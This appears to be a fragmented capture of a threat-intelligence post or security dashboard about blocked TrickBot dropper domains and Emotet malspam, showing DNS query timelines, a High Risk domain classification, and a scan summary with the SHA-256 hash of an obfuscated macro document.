
# 2,239 TrickBot Blocks

Blocked domains for TrickBot, First Seen Dates (Normalized to the first of each month)




**Blocks of dropper domains in my environment**

# Emotet



Talking about Emotet Malspam





Mình Là Hieu Nguyen Và là Web Developer

**Talking about Emotet Malspam**

**High Risk**

The domain is classified as High Risk and is blocked due to its association with Trojan (Emotet)

Security Categories

Content Categories

Malware

Illegal Activities

SECURITY INDICATORS ▾

### Timeline

Current Content Category: Illegal Activities

DNS Queries

Domain Events

DNS Changes

Jan 8th, 2020 - Feb 7th, 2020

1,239

Max. Queries: 1,239

743

310

Jan 9 Jan 11 Jan 13 Jan 15 Jan 17 Jan 19 Jan 21 Jan 23 Jan 25 Jan 27 Jan 29 Jan 31 Feb 1 Feb 3 Feb 5 Feb 7


Event History

Security Categories DNS Changes Query History



**Talking about Emotet Malspam**





Talking about Emotet Malspam



36 engines detected this file

1bec9189b699033fe6de0312223c7e973a43445cb5580a5118e6232fa2e246da

doc 20200129.doc

doc, mde-app, macros, obfuscated

133.28 KB  
Size

2020-01-31 07:35:36 UTC  
10 days ago



